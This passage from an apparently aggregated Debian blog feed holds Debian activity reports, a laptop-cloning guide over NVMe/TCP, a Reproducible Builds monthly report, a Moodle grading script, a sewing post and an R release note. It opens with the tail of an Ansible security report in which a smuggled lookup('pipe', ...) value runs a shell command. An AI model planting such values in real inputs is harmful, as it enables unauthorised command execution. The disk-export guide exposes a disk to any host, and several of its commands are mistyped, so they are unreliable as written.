lol  lookup("pipe", "touch /tmp/hacked-host" )   : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0
% ls -alh /tmp/hacked-host
-rw-r--r--. 1 evgeni evgeni 0 Mar 13 08:44 /tmp/hacked-host
Affected versions I've tried this on Ansible (core) 2.13.13 and 2.16.4. I'd totally expect older versions to be affected too, but I have not verified that.

10 March 2024

Thorsten Alteholz: My Debian Activities in February 2024

FTP master This month I accepted 242 and rejected 42 packages. The overall number of packages that got accepted was 251.

This was just a short month and the weather outside was not really motivating. I hope it will be better in March. Debian LTS This was my hundred-sixteenth month that I did some work for the Debian LTS initiative, started by Raphael Hertzog at Freexian. During my allocated time I uploaded: I also started to work on qtbase-opensource-src (an update is needed for ELTS, so an LTS update seems to be appropriate as well, especially as there are postponed CVE). Debian ELTS This month was the sixty-seventth ELTS month. During my allocated time I uploaded: The upload of bind9 was a bit exciting, but all occuring issues with the new upload workflow could be quickly fixed by Helmut and the packages finally reached their destination. I wonder why it is always me who stumbles upon special cases? This month I also worked on the Jessie and Stretch updates for exim4. I also started to work on an update for qtbase-opensource-src in Stretch (and LTS and other releases as well). Debian Printing This month I uploaded new upstream versions of: This work is generously funded by Freexian! Debian Matomo I started a new team debian-matomo-maintainers. Within this team all matomo related packages should be handled. PHP PEAR or PECL packages shall be still maintained in their corresponding teams. This month I uploaded: This work is generously funded by Freexian! Debian Astro This month I uploaded a new upstream version of: Debian IoT This month I uploaded new upstream versions of:

Vasudev Kamath: Cloning a laptop over NVME TCP

Recently, I got a new laptop and had to set it up so I could start using it. But I wasn't really in the mood to go through the same old steps which I had explained in this post earlier. I was complaining about this to my colleague, and there came the suggestion of why not copy the entire disk to the new laptop. Though it sounded like an interesting idea to me, I had my doubts, so here is what I told him in return.

  1. I don't have the tools to open my old laptop and connect the new disk over USB to my new laptop.
  2. I use full disk encryption, and my old laptop has a 512GB disk, whereas the new laptop has a 1TB NVME, and I'm not so familiar with resizing LUKS.
He promptly suggested both could be done. For step 1, just expose the disk using NVME over TCP and connect it over the network and do a full disk copy, and the rest is pretty simple to achieve. In short, he suggested the following:
  1. Export the disk using nvmet-tcp from the old laptop.
  2. Do a disk copy to the new laptop.
  3. Resize the partition to use the full 1TB.
  4. Resize LUKS.
  5. Finally, resize the BTRFS root disk.
Exporting Disk over NVME TCP The easiest way suggested by my colleague to do this is using systemd-storagetm.service. This service can be invoked by simply booting into storage-target-mode.target by specifying rd.systemd.unit=storage-target-mode.target. But he suggested not to use this as I need to tweak the dracut initrd image to involve network services as well as configuring WiFi from this mode is a painful thing to do. So alternatively, I simply booted both my laptops with GRML rescue CD. And the following step was done to export the NVME disk on my current laptop using the nvmet-tcp module of Linux:
modprobe nvmet-tcp
cd /sys/kernel/config/nvmet
mkdir ports/0
cd ports/0
echo "ipv4" > addr_adrfam
echo 0.0.0.0 > addr_traaddr
echo 4420 > addr_trsvcid
echo tcp > addr_trtype
cd /sys/kernel/config/nvmet/subsystems
mkdir testnqn
echo 1 >testnqn/allow_any_host
mkdir testnqn/namespaces/1
cd testnqn
# replace the device name with the disk you want to export
echo "/dev/nvme0n1" > namespaces/1/device_path
echo 1 > namespaces/1/enable
ln -s "../../subsystems/testnqn" /sys/kernel/config/nvmet/ports/0/subsystems/testnqn
These steps ensure that the device is now exported using NVME over TCP. The next step is to detect this on the new laptop and connect the device:
nvme discover -t tcp -a <ip> -s 4420
nvme connectl-all -t tcp -a <> -s 4420
Finally, nvme list shows the device which is connected to the new laptop, and we can proceed with the next step, which is to do the disk copy.
Copying the Disk I simply used the dd command to copy the root disk to my new laptop. Since the new laptop didn't have an Ethernet port, I had to rely only on WiFi, and it took about 7 and a half hours to copy the entire 512GB to the new laptop. The speed at which I was copying was about 18-20MB/s. The other option would have been to create an initial partition and file system and do an rsync of the root disk or use BTRFS itself for file system transfer.
dd if=/dev/nvme2n1 of=/dev/nvme0n1 status=progress bs=40M
Resizing Partition and LUKS Container The final part was very easy. When I launched parted, it detected that the partition table does not match the disk size and asked if it can fix it, and I said yes. Next, I had to install cloud-guest-utils to get growpart to fix the second partition, and the following command extended the partition to the full 1TB:
growpart /dev/nvem0n1 p2
Next, I used cryptsetup-resize to increase the LUKS container size.
cryptsetup luksOpen /dev/nvme0n1p2 ENC
cryptsetup resize ENC
Finally, I rebooted into the disk, and everything worked fine. After logging into the system, I resized the BTRFS file system. BTRFS requires the system to be mounted for resize, so I could not attempt it in live boot.
btfs fielsystem resize max /
Conclussion The only benefit of this entire process is that I have a new laptop, but I still feel like I'm using my existing laptop. Typically, setting up a new laptop takes about a week or two to completely get adjusted, but in this case, that entire time is saved. An added benefit is that I learned how to export disks using NVME over TCP, thanks to my colleague. This new knowledge adds to the value of the experience.

9 March 2024

Reproducible Builds: Reproducible Builds in February 2024

Welcome to the February 2024 report from the Reproducible Builds project! In our reports, we try to outline what we have been up to over the past month as well as mentioning some of the important things happening in software supply-chain security.

Reproducible Builds at FOSDEM 2024 Core Reproducible Builds developer Holger Levsen presented at the main track at FOSDEM on Saturday 3rd February this year in Brussels, Belgium. However, that wasn t the only talk related to Reproducible Builds. However, please see our comprehensive FOSDEM 2024 news post for the full details and links.

Maintainer Perspectives on Open Source Software Security Bernhard M. Wiedemann spotted that a recent report entitled Maintainer Perspectives on Open Source Software Security written by Stephen Hendrick and Ashwin Ramaswami of the Linux Foundation sports an infographic which mentions that 56% of [polled] projects support reproducible builds .

Mailing list highlights From our mailing list this month:

Distribution work In Debian this month, 5 reviews of Debian packages were added, 22 were updated and 8 were removed this month adding to Debian s knowledge about identified issues. A number of issue types were updated as well. [ ][ ][ ][ ] In addition, Roland Clobus posted his 23rd update of the status of reproducible ISO images on our mailing list. In particular, Roland helpfully summarised that all major desktops build reproducibly with bullseye, bookworm, trixie and sid provided they are built for a second time within the same DAK run (i.e. [within] 6 hours) and that there will likely be further work at a MiniDebCamp in Hamburg. Furthermore, Roland also responded in-depth to a query about a previous report
Fedora developer Zbigniew J drzejewski-Szmek announced a work-in-progress script called fedora-repro-build that attempts to reproduce an existing package within a koji build environment. Although the projects README file lists a number of fields will always or almost always vary and there is a non-zero list of other known issues, this is an excellent first step towards full Fedora reproducibility.
Jelle van der Waa introduced a new linter rule for Arch Linux packages in order to detect cache files leftover by the Sphinx documentation generator which are unreproducible by nature and should not be packaged. At the time of writing, 7 packages in the Arch repository are affected by this.
Elsewhere, Bernhard M. Wiedemann posted another monthly update for his work elsewhere in openSUSE.

diffoscope diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. This month, Chris Lamb made a number of changes such as uploading versions 256, 257 and 258 to Debian and made the following additional changes:
  • Use a deterministic name instead of trusting gpg s use-embedded-filenames. Many thanks to Daniel Kahn Gillmor dkg@debian.org for reporting this issue and providing feedback. [ ][ ]
  • Don t error-out with a traceback if we encounter struct.unpack-related errors when parsing Python .pyc files. (#1064973). [ ]
  • Don t try and compare rdb_expected_diff on non-GNU systems as %p formatting can vary, especially with respect to MacOS. [ ]
  • Fix compatibility with pytest 8.0. [ ]
  • Temporarily fix support for Python 3.11.8. [ ]
  • Use the 7zip package (over p7zip-full) after a Debian package transition. (#1063559). [ ]
  • Bump the minimum Black source code reformatter requirement to 24.1.1+. [ ]
  • Expand an older changelog entry with a CVE reference. [ ]
  • Make test_zip black clean. [ ]
In addition, James Addison contributed a patch to parse the headers from the diff(1) correctly [ ][ ] thanks! And lastly, Vagrant Cascadian pushed updates in GNU Guix for diffoscope to version 255, 256, and 258, and updated trydiffoscope to 67.0.6.

reprotest reprotest is our tool for building the same source code twice in different environments and then checking the binaries produced by each build for any differences. This month, Vagrant Cascadian made a number of changes, including:
  • Create a (working) proof of concept for enabling a specific number of CPUs. [ ][ ]
  • Consistently use 398 days for time variation rather than choosing randomly and update README.rst to match. [ ][ ]
  • Support a new --vary=build_path.path option. [ ][ ][ ][ ]

Website updates There were made a number of improvements to our website this month, including:

Reproducibility testing framework The Reproducible Builds project operates a comprehensive testing framework (available at tests.reproducible-builds.org) in order to check packages and other artifacts for reproducibility. In February, a number of changes were made by Holger Levsen:
  • Debian-related changes:
    • Temporarily disable upgrading/bootstrapping Debian unstable and experimental as they are currently broken. [ ][ ]
    • Use the 64-bit amd64 kernel on all i386 nodes; no more 686 PAE kernels. [ ]
    • Add an Erlang package set. [ ]
  • Other changes:
    • Grant Jan-Benedict Glaw shell access to the Jenkins node. [ ]
    • Enable debugging for NetBSD reproducibility testing. [ ]
    • Use /usr/bin/du --apparent-size in the Jenkins shell monitor. [ ]
    • Revert reproducible nodes: mark osuosl2 as down . [ ]
    • Thanks again to Codethink, for they have doubled the RAM on our arm64 nodes. [ ]
    • Only set /proc/$pid/oom_score_adj to -1000 if it has not already been done. [ ]
    • Add the opemwrt-target-tegra and jtx task to the list of zombie jobs. [ ][ ]
Vagrant Cascadian also made the following changes:
  • Overhaul the handling of OpenSSH configuration files after updating from Debian bookworm. [ ][ ][ ]
  • Add two new armhf architecture build nodes, virt32z and virt64z, and insert them into the Munin monitoring. [ ][ ] [ ][ ]
In addition, Alexander Couzens updated the OpenWrt configuration in order to replace the tegra target with mpc85xx [ ], Jan-Benedict Glaw updated the NetBSD build script to use a separate $TMPDIR to mitigate out of space issues on a tmpfs-backed /tmp [ ] and Zheng Junjie added a link to the GNU Guix tests [ ]. Lastly, node maintenance was performed by Holger Levsen [ ][ ][ ][ ][ ][ ] and Vagrant Cascadian [ ][ ][ ][ ].

Upstream patches The Reproducible Builds project detects, dissects and attempts to fix as many currently-unreproducible packages as possible. We endeavour to send all of our patches upstream where appropriate. This month, we wrote a large number of such patches, including:

If you are interested in contributing to the Reproducible Builds project, please visit our Contribute page on our website. However, you can get in touch with us via:

8 March 2024

Louis-Philippe V ronneau: Acts of active procrastination: example of a silly Python script for Moodle

My brain is currently suffering from an overload caused by grading student assignments. In search of a somewhat productive way to procrastinate, I thought I would share a small script I wrote sometime in 2023 to facilitate my grading work. I use Moodle for all the classes I teach and students use it to hand me out their papers. When I'm ready to grade them, I download the ZIP archive Moodle provides containing all their PDF files and comment them using xournalpp and my Wacom tablet. Once this is done, I have a directory structure that looks like this:

Assignment FooBar/
  Student A_21100_assignsubmission_file
    graded paper.pdf
    Student A's perfectly named assignment.pdf
    Student A's perfectly named assignment.xopp
  Student B_21094_assignsubmission_file
    graded paper.pdf
    Student B's perfectly named assignment.pdf
    Student B's perfectly named assignment.xopp
  Student C_21093_assignsubmission_file
    graded paper.pdf
    Student C's perfectly named assignment.pdf
    Student C's perfectly named assignment.xopp
 
Before I can upload files back to Moodle, this directory needs to be copied (I have to keep the original files), cleaned of everything but the graded paper.pdf files and compressed in a ZIP. You can see how this can quickly get tedious to do by hand. Not being a complete tool, I often resorted to crafting a few spurious shell one-liners each time I had to do this1. Eventually I got tired of ctrl-R-ing my shell history and wrote something reusable. Behold this script! When I began writing this post, I was certain I had cheaped out on my 2021 New Year's resolution and written it in Shell, but glory!, it seems I used a proper scripting language instead.
#!/usr/bin/python3
# Copyright (C) 2023, Louis-Philippe V ronneau <pollo@debian.org>
#
# This program is free software: you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation, either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program.  If not, see <http://www.gnu.org/licenses/>.
"""
This script aims to take a directory containing PDF files exported via the
Moodle mass download function, remove everything but the final files to submit
back to the students and zip it back.
usage: ./moodle-zip.py <target_dir>
"""
import os
import shutil
import sys
import tempfile
from fnmatch import fnmatch
def sanity(directory):
    """Run sanity checks before doing anything else"""
    base_directory = os.path.basename(os.path.normpath(directory))
    if not os.path.isdir(directory):
        sys.exit(f"Target directory  directory  is not a valid directory")
    if os.path.exists(f"/tmp/ base_directory .zip"):
        sys.exit(f"Final ZIP file path '/tmp/ base_directory .zip' already exists")
    for root, dirnames, _ in os.walk(directory):
        for dirname in dirnames:
            corrige_present = False
            for file in os.listdir(os.path.join(root, dirname)):
                if fnmatch(file, 'graded paper.pdf'):
                    corrige_present = True
            if corrige_present is False:
                sys.exit(f"Directory  dirname  does not contain a 'graded paper.pdf' file")
def clean(directory):
    """Remove superfluous files, to keep only the graded PDF"""
    with tempfile.TemporaryDirectory() as tmp_dir:
        shutil.copytree(directory, tmp_dir, dirs_exist_ok=True)
        for root, _, filenames in os.walk(tmp_dir):
            for file in filenames:
                if not fnmatch(file, 'graded paper.pdf'):
                    os.remove(os.path.join(root, file))
        compress(tmp_dir, directory)
def compress(directory, target_dir):
    """Compress directory into a ZIP file and save it to the target dir"""
    target_dir = os.path.basename(os.path.normpath(target_dir))
    shutil.make_archive(f"/tmp/ target_dir ", 'zip', directory)
    print(f"Final ZIP file has been saved to '/tmp/ target_dir .zip'")
def main():
    """Main function"""
    target_dir = sys.argv[1]
    sanity(target_dir)
    clean(target_dir)
if __name__ == "__main__":
    main()
If for some reason you happen to have a similar workflow as I and end up using this script, hit me up? Now, back to grading...

  1. If I recall correctly, the lazy way I used to do it involved copying the directory, renaming the extension of the graded paper.pdf files, deleting all .pdf and .xopp files using find and changing graded paper.foobar back to a PDF. Some clever regex or learning awk from the ground up could've probably done the job as well, but you know, that would have required using my brain and spending spoons...

Valhalla's Things: Denim Waistcoat

Posted on March 8, 2024
Tags: madeof:atoms, craft:sewing, FreeSoftWear
A woman wearing a single breasted waistcoat with double darts at the waist, two pocket flaps at the waist and one on the left upper breast. It has four jeans buttons. I had finished sewing my jeans, I had a scant 50 cm of elastic denim left. Unrelated to that, I had just finished drafting a vest with Valentina, after the Cutters Practical Guide to the Cutting of Ladies Garments. A new pattern requires a (wearable) mockup. 50 cm of leftover fabric require a quick project. The decision didn t take a lot of time. As a mockup, I kept things easy: single layer with no lining, some edges finished with a topstitched hem and some with bias tape, and plain tape on the fronts, to give more support to the buttons and buttonholes. I did add pockets: not real welt ones (too much effort on denim), but simple slits covered by flaps. a rectangle of pocketing fabric on the wrong side of a denim

piece; there is a slit in the middle that has been finished with topstitching.
To do them I marked the slits, then I cut two rectangles of pocketing fabric that should have been as wide as the slit + 1.5 cm (width of the pocket) + 3 cm (allowances) and twice the sum of as tall as I wanted the pocket to be plus 1 cm (space above the slit) + 1.5 cm (allowances). Then I put the rectangle on the right side of the denim, aligned so that the top edge was 2.5 cm above the slit, sewed 2 mm from the slit, cut, turned the pocketing to the wrong side, pressed and topstitched 2 mm from the fold to finish the slit. a piece of pocketing fabric folded in half and sewn on all 3
other sides; it does not lay flat on the right side of the fabric because the finished slit (hidden in the picture) is pulling it.
Then I turned the pocketing back to the right side, folded it in half, sewed the side and top seams with a small allowance, pressed and turned it again to the wrong side, where I sewed the seams again to make a french seam. And finally, a simple rectangular denim flap was topstitched to the front, covering the slits. I wasn t as precise as I should have been and the pockets aren t exactly the right size, but they will do to see if I got the positions right (I think that the breast one should be a cm or so lower, the waist ones are fine), and of course they are tiny, but that s to be expected from a waistcoat. The back of the waistcoat, The other thing that wasn t exactly as expected is the back: the pattern splits the bottom part of the back to give it sufficient spring over the hips . The book is probably published in 1892, but I had already found when drafting the foundation skirt that its idea of hips includes a bit of structure. The enough steel to carry a book or a cup of tea kind of structure. I should have expected a lot of spring, and indeed that s what I got. To fit the bottom part of the back on the limited amount of fabric I had to piece it, and I suspect that the flat felled seam in the center is helping it sticking out; I don t think it s exactly bad, but it is a peculiar look. Also, I had to cut the back on the fold, rather than having a seam in the middle and the grain on a different angle. Anyway, my next waistcoat project is going to have a linen-cotton lining and silk fashion fabric, and I d say that the pattern is good enough that I can do a few small fixes and cut it directly in the lining, using it as a second mockup. As for the wrinkles, there is quite a bit, but it looks something that will be solved by a bit of lightweight boning in the side seams and in the front; it will be seen in the second mockup and the finished waistcoat. As for this one, it s definitely going to get some wear as is, in casual contexts. Except. Well, it s a denim waistcoat, right? With a very different cut from the get a denim jacket and rip out the sleeves , but still a denim waistcoat, right? The kind that you cover in patches, right? Outline of a sewing machine with teeth and crossed bones below it, and the text  home sewing is killing fashion / and it's illegal And I may have screenprinted a home sewing is killing fashion patch some time ago, using the SVG from wikimedia commons / the Home Taping is Killing Music page. And. Maybe I ll wait until I have finished the real waistcoat. But I suspect that one, and other sewing / costuming patches may happen in the future. No regrets, as the words on my seam ripper pin say, right? :D

7 March 2024

Dirk Eddelbuettel: prrd 0.0.6 at CRAN: Several Improvements

Thrilled to share that a new version of prrd arrived at CRAN yesterday in a first update in two and a half years. prrd facilitates the parallel running [of] reverse dependency [checks] when preparing R packages. It is used extensively for releases I make of Rcpp, RcppArmadillo, RcppEigen, BH, and others. prrd screenshot image The key idea of prrd is simple, and described in some more detail on its webpage and its GitHub repo. Reverse dependency checks are an important part of package development that is easily done in a (serial) loop. But these checks are also generally embarassingly parallel as there is no or little interdependency between them (besides maybe shared build depedencies). See the (dated) screenshot (running six parallel workers, arranged in a split byobu session). This release, the first since 2021, brings a number of enhancments. In particular, the summary function is now improved in several ways. Josh also put in a nice PR that generalizes some setup defaults and values. The release is summarised in the NEWS entry:

Changes in prrd version 0.0.6 (2024-03-06)
  • The summary function has received several enhancements:
    • Extended summary is only running when failures are seen.
    • The summariseQueue function now displays an anticipated completion time and remaining duration.
    • The use of optional package foghorn has been refined, and refactored, when running summaries.
  • The dequeueJobs.r scripts can receive a date argument, the date can be parse via anydate if anytime ins present.
  • The enqueeJobs.r now considers skipped package when running 'addfailed' while ensuring selecting packages are still on CRAN.
  • The CI setup has been updated (twice),
  • Enqueing and dequing functions and scripts now support relative directories, updated documentation (#18 by Joshua Ulrich).

Courtesy of my CRANberries, there is also a diffstat report for this release. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Next.

Previous.